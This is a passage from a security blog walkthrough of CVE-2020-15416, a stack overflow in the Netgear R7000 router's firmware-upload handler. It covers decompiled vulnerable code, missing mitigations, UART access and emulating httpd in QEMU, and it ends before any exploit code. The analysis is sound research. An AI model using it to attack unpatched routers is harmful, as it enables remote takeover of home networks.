A Walkthrough of an Exploit of Netgear WiFi Router httpd Buffer Overflow Vulnerability

By Kai Lu(@k3vinlusec)

Over the past few months I noticed that my home WiFi was getting slow from time to time. Although I rebooted it several times, this issue was still there. Furthermore, the WiFi router was unable to cover the whole house well. I realized it was time to upgrade my home WiFi router. After a bunch of research, I bought a Netgear R7000 Nighthawk AC1900 Smart WiFi Router, which is a broadband solution designed for SOHO (small office/home office) environments. By coincidence, ZDI released an advisory of a NETGEAR httpd Firmware Upload Stack-based Buffer Overflow Remote Code Execution Vulnerability in June. This vulnerability is assigned as CVE-2020-15416.

NotQuite0DayFriday then released a public exploit PoC code for it (it can be downloaded here). This inspired me to perform a deep analysis of this exploit. In this blog I provide a walkthrough of this exploit and teach you how to set up a debugging environment without the hardware.

0x01 Vulnerability Description

Many Netgear devices contain an embedded web server that uses ***httpd*** to provide administrative capabilities. On multiple Netgear devices, this code fails to properly validate the header size provided to the *upgrade_check.cgi* handler. Despite copying the header to a fixed-size buffer on the stack, the vulnerable code will instead copy an attacker-provided size of bytes from attacker-provided data. This allows for remote code execution by exploiting a stack buffer overflow.

The following image is the frontend webpage of the *upgrade_check.cgi* handler in my Netgear R7000 WiFi router. This webpage is intended to update the router firmware. It enables you can click “Browser”, locate the firmware, then click “Upload” to start updating a WiFi router update. On the backend, the ***httpd*** process in Netgear can call the *upgrade_check.cgi* handler to handle this HTTP post request.



Figure 1. The frontend webpage of the vulnerable *upgrade_check.cgi* handler

0x02 Vulnerability Analysis

Let's take a closer look at the vulnerable assembly code. In this blog, all analysis is based on the firmware version ***V1.0.9.88_10.2.88***, you can download it here. After downloading it from Netgear official website you can use binwalk to extract the firmware image ***R7000-V1.0.9.88_10.2.88.chk***, as shown below.

```
➜  R7000 unzip R7000-V1.0.9.88_10.2.88.zip
Archive:  R7000-V1.0.9.88_10.2.88.zip
  inflating: R7000-V1.0.9.88_10.2.88.chk
  inflating: R7000-V1.0.9.88_10.2.88_Release_Notes.html
➜  R7000 md5sum R7000-V1.0.9.88_10.2.88.chk
19a58b3fb432a8969624a501ae2aeec8  R7000-V1.0.9.88_10.2.88.chk
➜  R7000 binwalk -eM R7000-V1.0.9.88_10.2.88.chk

Scan Time:     2020-10-06 17:51:55
Target File:   /home/[redacted]/IoT/netgear/R7000/R7000-V1.0.9.88_10.2.88.chk
MD5 Checksum:  19a58b3fb432a8969624a501ae2aeec8
Signatures:    344

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
58            0x3A            TRX firmware header, little endian, image size: 31649792 bytes, CRC32: 0xF97175C3, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C,
 linux kernel offset: 0x21E560, rootfs offset: 0x0
86            0x56            LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, uncompressed size: 5436480 bytes
2221466       0x21E59A        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 29423059 bytes, 1868 inodes, blocksize: 131072 bytes, created: 2019-06-24 07:10
:17


Scan Time:     2020-10-06 17:52:43
Target File:   /home/kailu/IoT/netgear/R7000/_R7000-V1.0.9.88_10.2.88.chk.extracted/56
MD5 Checksum:  fa1514ca6508e52100c4d709345102a2
Signatures:    344

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
135168        0x21000         ASCII cpio archive (SVR4 with no CRC), file name: "/dev", file name length: "0x00000005", file size: "0x00000000"
135284        0x21074         ASCII cpio archive (SVR4 with no CRC), file name: "/dev/console", file name length: "0x0000000D", file size: "0x00000000"
135408        0x210F0         ASCII cpio archive (SVR4 with no CRC), file name: "/root", file name length: "0x00000006", file size: "0x00000000"
135524        0x21164         ASCII cpio archive (SVR4 with no CRC), file name: "TRAILER!!!", file name length: "0x0000000B", file size: "0x00000000"
2285349       0x22DF25        Certificate in DER format (x509 v3), header length: 4, sequence length: 1284
2285465       0x22DF99        Certificate in DER format (x509 v3), header length: 4, sequence length: 1288
3629353       0x376129        Certificate in DER format (x509 v3), header length: 4, sequence length: 1292
3629357       0x37612D        Certificate in DER format (x509 v3), header length: 4, sequence length: 1304
3629361       0x376131        Certificate in DER format (x509 v3), header length: 4, sequence length: 1308
4001116       0x3D0D5C        Linux kernel version "2.6.36.4brcmarm+ (builder@production) (gcc version 4.5.3 (Buildroot 2012.02) ) #30 SMP PREEMPT Thu Jun 20 16:25:36 CST 2019"
4089896       0x3E6828        CRC32 polynomial table, little endian
4122008       0x3EE598        VxWorks symbol table, little endian, first entry: [type: initialized data, code address: 0xC04A50FC, symbol address: 0xFFFF0012]
4128196       0x3EFDC4        CRC32 polynomial table, little endian
4642920       0x46D868        Unix path: /home/builder/project2/R7000/V1.0.9.88_10.2.88/components/opensource/linux/linux-2.6.36/arch/arm/include/asm/dma-mapping.h
4770481       0x48CAB1        xz compressed data
4827472       0x49A950        Unix path: /mtd/bcm947xx/nand/brcmnand.c
4832498       0x49BCF2        Unix path: /mru/rcvseq/sendseq/lns debug reorderto
4853798       0x4A1026        Unix path: /S70/S75/S05V/FS05/F707/F717/P8
4893292       0x4AAA6C        Neighborly text, "NeighborSolicits init(): can't add protocol"
4893309       0x4AAA7D        Neighborly text, "NeighborAdvertisementsd protocol"
4896015       0x4AB50F        Neighborly text, "neighbor %.2x%.2x.%pM lostename link %s to %s"

➜  R7000
```

Figure 2. Extracting firmware image with binwalk

The ***httpd*** binary is located in the folder squashfs-root/usr/sbin/. Using reverse engineering, the main() function of the ***httpd*** binary could invoke the function FUN_000163a4(). This function is in charge of starting an http server and handling http requests from the client. In the function FUN_000163a4(), at offset 0x00017868, the function FUN_00010d64() is invoked, which is used to receive data from clients. Once it receives all http data, it then checks to see if the http header contains the header field ***name="mtenFWUpload".*** Next, it begins to locate the http body data, which is the content of the updated firmware image. Once completed, it invokes the function FUN_0001cda4() at offset 0x00017934.



Figure 3. The process flow of handling the updated firmware image

The C pseudo code of the function FUN_0001cda4() is shown in Figure 4.


```
undefined4 FUN_0001cda4(char *param_1)

{
  byte bVar1;
  byte bVar2;
  byte bVar3;
  byte bVar4;
  int iVar5;
  int iVar6;
  char *__s1;
  size_t __n;
  undefined auStack140 [40];
  char acStack100 [64];

  memcpy(&DAT_00f42608,param_1,0x31);
  DAT_00f4263a = 0;
  iVar5 = strcmp(param_1,"*#$^");
  if (iVar5 == 0) {
    bVar1 = param_1[0x27];
    bVar2 = param_1[0x26];
    bVar3 = param_1[0x25];
    bVar4 = param_1[0x24];
    param_1[0x25] = '\0';
    param_1[0x24] = '\0';
    param_1[0x26] = '\0';
    __n = (uint)(byte)param_1[7] + (uint)(byte)param_1[4] * 0x1000000 +
          (uint)(byte)param_1[6] * 0x100 + (uint)(byte)param_1[5] * 0x10000;
    param_1[0x27] = '\0';
    memset(auStack140,0,100);
    memcpy(auStack140,param_1,__n);
    calculate_checksum(0,0,0);
    calculate_checksum(1,auStack140,__n);
    iVar5 = calculate_checksum(2,0,0);
    iVar6 = FUN_0001cd84(acStack100);
    if (iVar6 != 0) {
      DAT_001d0a9c = 1;
      strncpy(&DAT_001df0a4,acStack100,0x3f);
      return 0;
    }
    DAT_001d0a9c = 0;
    acosNvramConfig_get("board_id");
    iVar6 = FUN_0001cd84();
    if (iVar6 == 0) {
      __s1 = (char *)acosNvramConfig_get("board_id");
      iVar6 = strcmp(__s1,acStack100);
      if (iVar6 != 0) {
        return 0xffffffff;
      }
    }
    if (iVar5 == (uint)bVar1 + (uint)bVar4 * 0x1000000 + (uint)bVar2 * 0x100 + (uint)bVar3 * 0x10000
       ) {
      strncpy(&DAT_001df0a4,acStack100,0x3f);
      return 0;
    }
  }
  return 0xffffffff;
}
```

Figure 4. The vulnerable function FUN_0001cda4()

We can use the checksec tool to determine what security mitigations are equipped in the ***httpd*** binary. Surprisingly, I found that only NX protection was enabled in this binary. This could enable an attacker to easily perform a code execution using the ROP exploit technique without stack canary or PIE protection.

```
➜  squashfs-root checksec usr/sbin/httpd
[*] '/home/      /IoT/netgear/R7000/_R7000-V1.0.9.88_10.2.88.chk.extracted/squashfs-root/usr/sbin/httpd'
    Arch:     arm-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8000)
➜  squashfs-root
```

Figure 5. Apply checksec on httpd

0x03 Set Up Debugging Environment

To set up a debugging environment I first opened up the WIFI router and found the UART port on the board, like below. Once you find the UART port you can set up a serial console. Using a serial console setup allows you to gain access to the serial console of the router and access a shell to upload gdbserver for remote debugging.



Figure 6. The board of Netgear R7000 WiFi router

As shown in Figure 6, we see that a J10 with 4 pins is on the board. I didn't have a multimeter at hand, so I could not determine out if this J10 interface is a UART port. However, I did some searching for Netgear R7000 board pictures on Google and I found two sources: "How to Debrick or Recover NETGEAR R7000, R6300v2, or R6250 Wi-Fi Routers" and "Netgear Nighthawk R7000 Disassembling"on YouTube. They both show a UART port with 4 pinouts on the board. You just need a USB-TTL adapter cable to connect the UART port to your personal computer. This enables you to access the serial console and get a shell of the router on your PC.

By comparing the board picture in those two sources with Figure 6, the J10 interface seems like the UART port. Once you can determine that this interface is the UART port, you will need to use soldering iron to solder a 4-pinout on the board and connect a USB-TTL adapter cable to it.

But for those users without a real wifi router, how can you set up a debugging environment to analyze a bug or vulnerability in IoT devices like this one? For a Netgear WiFi router, you can download the latest firmware version as well as previous versions from the official Netgear website. It's very friendly to users and researchers. You can then use QEMU to emulate the executable you want, such as http and upnp services, etc. QEMU is a free and open-source emulator and virtualizer that can perform hardware virtualization. QEMU has two operating modes: Full system emulation and User mode emulation. In the full system emulation mode, QEMU emulates a Full system (for example a PC), including one or several processors and various peripherals. In the User mode emulation mode, QEMU can launch processes compiled for one CPU on another CPU.

For the purposes of this blog, I selected the User mode emulation mode to emulate running ***httpd*** in QEMU. You could certainly also select the Full system emulation.

After you successfully extract the firmware image, you will need to go to the folder squashfs-root and follow the following steps to perform the QEMU emulation:

1. *sudo mount -o bind /dev ./dev*
2. *sudo mount -t proc /proc ./proc*
3. *cp $(whereis qemu-arm-static) .*
4. *sudo chroot . ./qemu-arm-static ./usr/sbin/httpd*



Figure 7. Emulating the httpd service with qemu-arm-static

As shown in Figure 7, an error occurs and displays a “can’t load library ‘libbdbroker.so’” message. The library libbdbroker.so is used as a broker between ***httpd*** and Bitdefender. The Netgear R7000 WiFi router has been integrated with Bitdefender’s protection service. We now need to figure out where we should place the library libbdbroker.so. As shown in Figure 8, in the system *lib* folder the library libbdbroker.so is a symbolic link pointing to “*tmp/media/nand/bitdefender/patches/base/lib/libbdbroker.so*”.

Figure 8. lib/libbdbroker.so is a symbolic link

To make this work, we need to create a folder named ‘media’ in the folder ‘tmp’, create a directory named ‘nand’ in directory ‘media’, unpack bitdefender.tar in the path “opt/bit/”, and then copy the folder ‘bitdefender’ into the path “*tmp/media/nand/*”. We can then run qemu-arm-static again to see what happens.

```
➜  squashfs-root sudo chroot . ./qemu-arm-static ./usr/sbin/httpd
[sudo] password for kailu:
shm ID: 4325403
 Get a correct Segment_ID: 4325403 and semaphore ID:0
Can't find handler for ASP command: wlg_cgi_get_isolation_status(0);
Can't find handler for ASP command: wlg_cgi_get_isolation_status(1);
Can't find handler for ASP command: get_user_mode();
Can't find handler for ASP command: eco_get_redirect_link();
Can't find handler for ASP command: gui_generate_smart_mesh_json("node_2g","attadev");
Can't find handler for ASP command: gui_generate_smart_mesh_json("node_5g","attadev");
Can't find handler for ASP command: https_support("0","js_start");
Can't find handler for ASP command: https_support("0","js_end");
Can't find handler for ASP command: https_support("1","js_start");
Can't find handler for ASP command: https_support("1","js_end");
Can't find handler for ASP command: wlg_cgi_get_isolation_status();
Can't find handler for ASP command: qos_cgi_get_bandwidth("ToSet_qos_bw_uplink");
Can't find handler for ASP command: qos_cgi_support_qos_down_streaming();
Can't find handler for ASP command: qos_cgi_get_bandwidth("AlertMessage");
Can't find handler for ASP command: qos_cgi_get_bandwidth();
Can't find handler for ASP command: cdl_cgi_set_hijack(1);
Can't find handler for ASP command: rst_cgi_get_adsl_stats("Version");
Can't find handler for ASP command: rst_cgi_get_adsl_stats("Connection");
Can't find handler for ASP command: rst_cgi_get_adsl_stats("LineRate","down");
Can't find handler for ASP command: rst_cgi_get_adsl_stats("LineRate","up");
Can't find handler for ASP command: rst_cgi_get_adsl_stats("vpi");
Can't find handler for ASP command: rst_cgi_get_adsl_stats("vci");
Can't find handler for ASP command: blk_get_param("normal_start");
Can't find handler for ASP command: blk_get_param("normal_end");
Can't find handler for ASP command: blk_get_param("blk_start");
Can't find handler for ASP command: blk_get_param("blk_end");
Can't find handler for ASP command: cdl_cgi_set_hijack(0);
Can't find handler for ASP command: check_is_index()
Can't find handler for ASP command: ver_cgi_get_new_fw_available();
/var/run/httpd.pid: No such file or directory
➜  squashfs-root
```

Figure 9.No ‘run’ directory in the path “/var/”

Now we get a “No such file or directory” error message. In order to fix this issue, we will need to create the path “tmp/var/run”. We can run qemu-arm-static one more time.



Figure 10. Cannot find /dev/nvram

Unfortunately, it still fails to run due to there not being a /dev/nvram file. When using emulation to run an application found in an embedded Linux firmware, such as a wireless router's web server, one of the main problems encountered is that the application attempts to source NVRAM for configuration parameters. A common library, libnvram.so, is often used in embedded Linux to abstract access to NVRAM. This provides nvram_get() and nvram_set() functions to get and set configuration parameters. The calls to nvram_get() will fail, since the emulated environment has no NVRAM. And without configuration parameters, the target application will likely fail to run.

To fix this issue, I leveraged nvram-faker. [nvram-faker] is a simple library designed to intercept calls to libnvram using LD_PRELOAD. By providing sane values in an INI-style NVRAM configuration file you can answer queries to NVRAM, enabling the application

to start up and run. At this point, we can cross-compile nvram-faker for ARM and configure it to correct these errors. Here's how"

1. Deploy the cross compiler. There is an easy way to deploy it. You can simply download the prebuilt toolchain from https://toolchains.bootlin.com/. Here we select armv7-eabihf for the arch option, and uclibc for libc. After downloading, you just unzip it. You can see that the toolchain programs are in the folder *bin*. You then need to add this path into $PATH.
2. Next, download the source code of nvram-faker from https://github.com/zcutlip/nvram-faker. Then run buildarm.sh to build nvram-faker. Once completed, you should see that the library libnvram-faker.so is under the current directory.
3. Copy libnvram-faker.so and `nvram.ini` to the directory squashfs-root. The whole content of nvram.ini is located at the end of this blog.
4. sudo chroot . ./qemu-arm-static -E LD_PRELOAD="./libnvram-faker.so" ./usr/sbin/httpd

Now, as shown in Figure 11, ***httpd*** can load the NVRAM configuration. If it can't find a field of configuration, libnvram-faker.so may mark this field with 'Unknown' in red, like below.

```
Can't find handler for ASP command: check_is_index()
Can't find handler for ASP command: ver_cgi_get_new_fw_available();
restart_all_processes=Unknown
sku_name=Unknown
sku_name=Unknown
gui_region=Unknown
/dev/nvram: No such file or directory
/dev/nvram: No such file or directory
can't open mtd file!
/dev/nvram: No such file or directory
```

Figure 11. libnvram-faker.so could mark this field with 'Unknown' in red

To solve this you will need to edit the nvram.ini file and add these missing fields with correct values. You can then continue to run qemu-arm-static. If there're still missing fields, you may have to repeat this step several times until no missing fields occur.

We can now run qemu-arm-static again, as shown in Figure 12, but this time we need to add the option '--strace' as a parameter for running it. This is very useful for debugging and analyzing any issues during the emulation.

```
 = 1
118402 write(2,0x108432,15)pf_services_tbl = 15
118402 write(2,0xf67dd4fa,1)= = 1
118402 write(2,0xf67dd4fd,1)
 = 1
118402 write(2,0x1086b1,18)inbound_policy_tbl = 18
118402 write(2,0xf67dd4fa,1)= = 1
118402 write(2,0xf67dd4fd,1)
 = 1
118402 write(2,0x10848d,14)inbound_record = 14
118402 write(2,0xf67dd4fa,1)= = 1
118402 write(2,0xf67dd4fd,1)
 = 1
118402 open("/dev/acos_nat_cli",O_RDWR) = -1 errno=2 (No such file or directory)
118402 open("/dev/acos_nat_cli",O_RDWR) = -1 errno=2 (No such file or directory)
118402 open("/dev/acos_nat_cli",O_RDWR) = -1 errno=2 (No such file or directory)
118402 open("/dev/acos_nat_cli",O_RDWR) = -1 errno=2 (No such file or directory)
118402 open("/dev/acos_nat_cli",O_RDWR) = -1 errno=2 (No such file or directory)
118402 open("/dev/acos_nat_cli",O_RDWR) = -1 errno=2 (No such file or directory)
118402 open("/dev/acos_nat_cli",O_RDWR) = -1 errno=2 (No such file or directory)
118402 open("/dev/acos_nat_cli",O_RDWR) = -1 errno=2 (No such file or directory)
118402 open("/dev/acos_nat_cli",O_RDWR) = -1 errno=2 (No such file or directory)
118402 open("/dev/acos_nat_cli",O_RDWR) = -1 errno=2 (No such file or directory)
```

Figure 12. Missing /dev/acos_nat_cli

Next, we will need to leverage the qemu-arm-static options "*-g port*" and gdb-multiarch to analyze these issues. Run qemu-arm-static with the "-g port" option as shown below.



Figure 13. running qemu-arm-static with the "-g port"

The next thing we need to do is perform some reverse engineering and debugging work. At this point, I don't plan to discuss the process of reverse engineering and debugging in detail. What I did was patch four instructions on the original ***httpd*** binary in order to run ***httpd*** successfully. The following list is a comparison between the patched binary and the original binary.

